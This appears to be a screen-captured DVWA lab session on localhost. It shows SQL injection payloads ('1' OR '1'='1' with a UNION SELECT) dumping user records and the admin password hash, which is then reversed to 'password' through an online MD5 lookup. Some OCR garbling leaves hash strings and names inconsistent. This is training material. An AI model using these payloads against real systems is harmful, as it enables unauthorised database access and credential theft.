ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netasparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://www.exploit-db.com/community/attacks/SQL_injection
- <https://bobby-tables.com/>

Username: admin
Security Level: low
Locale: en
SQL DB: mysql

[View Source](#) [View Help](#)

localhost / 127.0.0.1 / dvwa / ... Vulnerability: SQL Injection

localhost/DVWA/vulnerabilities/sql/?id=1%27+OR+%271%27%3D%271%27+union+select+password%2C+first_name+from+users+where+first_name%3D%27admin%27+Submit+Submit#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: admin
Surname: admin
ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Hack
Surname: Me
ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Bob
Surname: Smith
ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: 5f4dc3b5aa76546148327d6b882cf99
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netasparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://www.exploit-db.com/community/attacks/SQL_injection
- <https://bobby-tables.com/>

Username: admin
Security Level: low
Locale: en
SQL DB: mysql

[View Source](#) [View Help](#)

localhost / 127.0.0.1 / dvwa / ... Vulnerability: SQL Injection ... MD5 reverse for 5f4dcc3b5aa765d61d8327deb882cf99

localhost/DVWA/vulnerabilities/sql/?id=1%27+OR+%271%27%3D%271%27+union+select+password%2C+first_name+from+users+where+first_name%3D%27admin%27Submit=Submit#

Vulnerability: SQL Injection

User ID: Submit

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: admin
Surname: admin

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Hack
Surname: He

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: Bob
Surname: Smith

ID: 1' OR '1'='1' union select password, first_name from users where first_name='admin
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- <https://www.g0tmilk.com/notes-on-security-injection/>
- <https://bobby-tables.com/>

Username: admin
Security Level: low
Locale: en
SQL DB: mysql

View Source View Help

localhost / 127.0.0.1 / dvwa / ... Vulnerability: SQL Injection ... MD5 reverse for 5f4dcc3b5aa765d61d8327deb882cf99

md5.gromweb.com/7md5=5f4dcc3b5aa765d61d8327deb882cf99

MD5 Center

MD5 conversion and reverse lookup

Located 3 minutes from El Dorado airport. Comfortable rooms. Convention center.

Habitel SELECT

MD5 reverse for 5f4dcc3b5aa765d61d8327deb882cf99

The MD5 hash 5f4dcc3b5aa765d61d8327deb882cf99 was successfully reversed into the string password

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

5f4dcc3b5aa765d61d8327deb882cf99 Reverse

You can generate the MD5 hash of the string which was just reversed to have the proof that it is the same as the MD5 hash you provided:

Convert a string to a MD5 hash

password Convert

What is a MD5 hash?